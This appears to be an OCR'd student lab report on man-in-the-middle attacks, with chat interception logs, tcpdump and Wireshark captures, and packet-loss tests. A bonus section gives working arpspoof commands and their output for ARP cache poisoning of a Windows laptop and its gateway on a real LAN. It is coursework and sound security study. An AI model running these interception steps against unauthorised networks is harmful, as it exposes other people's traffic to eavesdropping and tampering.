```
root@alice1:~# ./secure_chat_app -c bob1
Server IP resolved to: 172.31.0.4
Received 13 bytes from server
Message from server: chat_ok_reply
Received 18 bytes from server
Message from server: chat_START_SSL_ACK
Client (You): hiii 1
Server: what happened
Client (You): ntg
```

This is Bob's Terminal

```
root@bob1:~# ./secure_chat_app -s
Received 10 bytes from 172.31.0.4:55137
Message from client: chat_hello
Received 14 bytes from 172.31.0.4:55137
Message from client: chat_START_SSL
Client: Noo Hi
Server (You): what happened
Client: get lost
Server (You):
```

This is Trudy's terminal

```
root@trudy1:~# ./secure_chat_active_interceptor -m alice1 bob1
Resolved Server IP: 172.31.0.3
Message from Alice : chat_hello
Message from server: chat_ok_reply
Message from Alice : chat_START_SSL
Message from server/see: chat_START_SSL_ACK
Client has sent this: hiii 1
What to Send to server: Noo Hi
Server has sent this: what happened
Client has sent this: ntg
What to Send to server: get lost
```

```
root@alice1: ~          root@trudy1: ~
root@alice1:~# sudo tc qdisc add dev eth0 root netem loss 33%
root@alice1:~#
```

NOTE: For With Loss, following command is used on Alice, Bob and Trudy

```
sudo tc qdisc add dev <interface_name> root netem loss 33%
```

Following are the SS of the tcp-dump :

Command used for TCP dump:

Example of Bob:


```
lxc exec bob1 -- sudo tcpdump -i eth0 -nn not tcp port 22
-w wl_bobtask3.pcap
```

Similarly for Alice and Trudy.


With loss-

TASK-2

Wl_alicetask2.pcap




Wl_bobtask2.pacp




TASK-3

Wl_alicetask3.pcap



Wl_bobtask3.pcap



Wl_trudytask3.pcap

wl_trudytask3.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.0.2	172.31.0.4	UDP	52	39208 → 45678 Len=10
2	0.000164	172.31.0.4	172.31.0.2	UDP	55	45678 → 39208 Len=13
3	0.000282	172.31.0.4	172.31.0.3	UDP	52	38519 → 45678 Len=10
4	0.000589	172.31.0.2	172.31.0.4	UDP	56	39208 → 45678 Len=14
5	0.000817	172.31.0.3	172.31.0.4	UDP	55	45678 → 38519 Len=13
6	0.001022	172.31.0.4	172.31.0.2	UDP	70	45678 → 39208 Len=28
7	0.001066	172.31.0.4	172.31.0.3	UDP	59	38519 → 45678 Len=17
8	0.001204	172.31.0.3	172.31.0.4	UDP	62	45678 → 38519 Len=20
9	2.147891	172.31.0.2	172.31.0.4	UDP	44	39208 → 45678 Len=2
10	2.148072	172.31.0.4	172.31.0.3	UDP	44	38519 → 45678 Len=2
11	5.036516	Xensource_3d:17:94	Xensource_d2:a2:f0	ARP	42	Who has 172.31.0.3? Tell 172.31.0.4
12	5.036575	Xensource_3d:17:94	Xensource_ae:c3:fd	ARP	42	Who has 172.31.0.2? Tell 172.31.0.4
13	5.038426	Xensource_d2:a2:f0	Xensource_3d:17:94	ARP	42	172.31.0.3 is at 00:16:3e:d2:a2:f0
14	5.038429	Xensource_ae:c3:fd	Xensource_3d:17:94	ARP	42	172.31.0.2 is at 00:16:3e:ae:c3:fd
15	5.038722	Xensource_d2:a2:f0	Xensource_3d:17:94	ARP	42	Who has 172.31.0.4? Tell 172.31.0.3
16	5.038745	Xensource_3d:17:94	Xensource_d2:a2:f0	ARP	42	172.31.0.4 is at 00:16:3e:3d:17:94
17	6.060516	Xensource_ae:c3:fd	Xensource_3d:17:94	ARP	42	Who has 172.31.0.4? Tell 172.31.0.2
18	6.060541	Xensource_3d:17:94	Xensource_ae:c3:fd	ARP	42	172.31.0.4 is at 00:16:3e:3d:17:94
19	6.985873	172.31.0.3	172.31.0.4	UDP	47	45678 → 38519 Len=5
20	6.986037	172.31.0.4	172.31.0.2	UDP	47	45678 → 39208 Len=5
21	11.273853	172.31.0.2	172.31.0.4	UDP	45	39208 → 45678 Len=3
22	11.274010	172.31.0.4	172.31.0.3	UDP	45	38519 → 45678 Len=3
23	14.936004	172.31.0.3	172.31.0.4	UDP	48	45678 → 38519 Len=6
24	14.936167	172.31.0.4	172.31.0.2	UDP	48	45678 → 39208 Len=6

TASK-4

Wl_alicetask4.pcap

wl_alicetask4.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.0.2	172.31.0.4	UDP	52	38280 → 45678 Len=10
2	5.030627	Xensource_ae:c3:fd	Xensource_3d:17:94	ARP	42	Who has 172.31.0.4? Tell 172.31.0.2
3	7.078529	Xensource_ae:c3:fd	Xensource_3d:17:94	ARP	42	Who has 172.31.0.4? Tell 172.31.0.2
4	7.078898	Xensource_3d:17:94	Xensource_ae:c3:fd	ARP	42	172.31.0.4 is at 00:16:3e:3d:17:94

Wl_bobtask4.pcap


wl_bobtask4.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.31.0.2	172.31.0.4	UDP	52	38280 → 45678 Len=10
2	5.030742	Xensource_3d:17:94	Xensource_d2:a2:f0	ARP	42	Who has 172.31.0.3? Tell 172.31.0.4
3	6.054320	Xensource_3d:17:94	Xensource_d2:a2:f0	ARP	42	Who has 172.31.0.3? Tell 172.31.0.4
4	7.078570	Xensource_3d:17:94	Xensource_d2:a2:f0	ARP	42	Who has 172.31.0.3? Tell 172.31.0.4
5	7.078596	Xensource_d2:a2:f0	Xensource_3d:17:94	ARP	42	172.31.0.3 is at 00:16:3e:d2:a2:f0


Wl_trudytask4.pcap




Without loss:

TASK-2

alicetask2.pcap




bobtask2.pacp




TASK-3


Alicetask3.pcap



Bobtask3.pcap




Trudytask3.pcap




TASK-4


Alicetask4.pcap



Bobtask4.pcap



trudytask4.pcap



Task V: Optional

Bonus Marks (25 M): In this assignment, you emulated DNS poisoning by running poison-dns-alice1-bob1.sh script written by TAs to manipulate the entries in the /etc/hosts file. Instead you need to implement one of the following to get the bonus marks:

1. You need to first ensure that Alice/Bob sends DNS queries (over UDP) to a local resolver which in turn contacts an emulated DNS infra (root servers and Authoritative Name servers) and gets DNS response. Trudy tampers these responses so that the DNS cache of the resolver is poisoned.
2. ARP cache poisoning where Trudy sends gratuitous fake ARP messages to Alice/Bob. Refer this assignment https://seedsecuritylabs.org/Labs_20.04/Networking/ARP_Attack/ for launching this real MITM attack in your set up.

Step 1: Enable IP forwarding on your Ubuntu machine by running.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Step 2 :Execute ARP poisoning to redirect traffic from the Windows laptop to your Ubuntu machine:

```
arpspoof -i <trudy's interface> -t <aliceIP> <Gateway_IP>
arpspoof -i <trudy's interface> -t <bobIP> <Gateway_IP>
```

Step 3:Execute ARP poisoning to redirect traffic from your Ubuntu machine to the Windows laptop:

```
arpspoof -i <trudy's interface > -t <Gateway_IP> <aliceIP>
arpspoof -i <trudy's interface > -t <Gateway_IP> <BobIP>
```

Use a tool like arpspoof to poison the ARP cache of the Windows machine and the gateway, redirecting traffic through your Linux machine:

Victime IP : 192.168.37.180
Attacker IP : 192.168.37.148
Default GW: 192.168.37.243


```
root@debika-Aspire-A514-54:/home/debika# arpspoof -i wlp2s0 -t 192.168.37.180 192.168.37.243
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
9c:2f:9d:5e:6f:5f e:c4:85:24:a8:91 0806 42: arp reply 192.168.37.243 is-at 9c:2f:9d:5e:6f:5f
